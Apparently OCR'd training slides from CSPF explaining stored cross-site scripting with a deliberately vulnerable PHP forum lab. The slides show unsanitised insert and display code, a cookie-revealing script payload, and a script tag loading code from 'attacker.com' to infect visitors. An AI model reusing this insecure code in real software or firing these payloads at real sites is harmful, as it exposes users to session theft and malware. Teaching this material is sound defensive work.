# Stored XSS

CYBER SECURITY & PRIVACY FOUNDATION

Cyber Security & Privacy Foundation(CSPF)

## Introduction

Stored XSS(also known as Persistent XSS) is a type of Cross Site Scripting vulnerability in which the user-supplied data will be stored in the server.

The script injected by an attacker will be included on normal pages displayed to other users.

The most common Example for the Stored XSS is in “an online forum” or “a comment section in a website” where users are allowed to post that will be shown to other users.

## Reflected vs Stored

- Less common than Reflected


- Stored XSS is more dangerous type of cross site scripting vulnerability than Reflected XSS because the payload injected by attacker remains on the page.

- Unlike Reflected XSS attack, the stored XSS attack method does not require social engineering.

## Example

# An example Online Forum

- Here, we have an online forum that allows members to post.



192.168.56.1/btslab/vulnerability/forum.php

My Profile

Create Post:

Title :

Message:

Post


Posts:

First Post - Posted By admin

CSPF - Posted By user


# Back End

PHP Code that inserts the user-provided data in Database Server:



```
//Posting Content
    $content=$_POST['content'];
    $title=$_POST['title'];
    mysql_query("INSERT into posts(content,title,user) values ('$content','$title','$user')");
```


PHP Code that retrieves the content from Database server and displays it to users:



```
echo "<h2>Posts:</h2>";
//List of Forum Posts:
$result=mysql_query("select * from posts") or die(mysql_error());
if(mysql_num_rows($result)>0)
{
while($row=mysql_fetch_array($result))
{
 echo "<a href='ForumPosts.php?id=".$row['postid']."'>".$row['title']."</a>";
 echo "\n Posted By <a href='/btslab/vulnerability/forumUserList.php?username='
}
}
```


## Front End

- HTML code of the web page displayed to users



```
<h2>Posts:</h2><table><tr>
<td><b><a href='ForumPosts.php?id=1'>First Post</a></b></td>
<td>-  Posted By <a href='/btslab/vulnerability/forumUserList.php?username=admin'>admin</a></td></tr><tr>
<td><b><a href='ForumPosts.php?id=2'>CSPF</a></b></td>
<td>-  Posted By <a href='/btslab/vulnerability/forumUserList.php?username=user'>user</a></td></tr><tr>
```

# Flow of Information



**1.**example.com/posts?title=ExampleTitle&content= can any1…

**2.** INSERT Into Posts (title,content,user) values('ExampleTitle','can any1..','user1');

**3.**http://example.com/posts

**4.**Select * from Posts;

5. Returns list of Posts


| Title | Content | User |
|---|---|---|
| Java vs JS | What is diff… | user2 |
| ExampleTitle | Can any1… | user1 |
| …. | … | … |

**6.** Posts displayed to User

**Posts:**


CSPF - Posted By user
Java vs JS - Posted By user2
ExampleTitle - Posted By user1

# In Simple English


**1.** Hey server, create a new post titled "ExampleTitle" with the following content "can any1.."
User 1
2. Hey DB, Store this content
3. ok
website
**5.** Hey DB, give me the list of Posts
**6.** Here you go,
*.ExampleTitle
*. Java vs JS
*…
Database
**7.** Hi User 2,
Here is the List of Forum Posts:
*.ExampleTitle
*. Java vs JS
*…
**4.** Hey server, Show me the list of forum posts
User 2

## Stored XSS Testing

# Injecting Script In Title field



192.168.56.1/btslab/vulnerability/forum.php

My Profile


Create Post:

Title: <script>alert("Your Cookie is:"+document.cookie);</script>

Message:

Stored XSS Example

## Result



192.168.56.1/btslab/vulnerability/forum.php

My Profile

Create Post:

Title :

Message:

Your Cookie is:PHPSESSID=3toddosh3on5gud0mamfpti9k1

Posts:

First Post - Posted By admin

CSPF - Posted By user

## Exploiting Stored XSS

## Exploitation

- In Stored XSS attack, the victims don’t need to click on any specially crafted links to make the attack successful.
- They simply have to visit the webpage which loads the script injected by the attacker.

## Scenario

- Andrea is a member of “example.com”, an Online forum for Java Developers where she asks her doubt in Java coding.

- Dimitry, a hacker, observes that the “Title” part of the forum posts is not properly validated. The javascript code injected in 'Title' field gets executed.

- Dimitry decides to exploit this Vulnerability. He creates a post with this title :

  **How to download a file with Java? <script src='http://attacker.com/exploit.js'/>**


## Continued..

- The “**exploit.js**” file has a malicious Javascript code that will exploit browser vulnerabilities and infects victims machine with a malware.

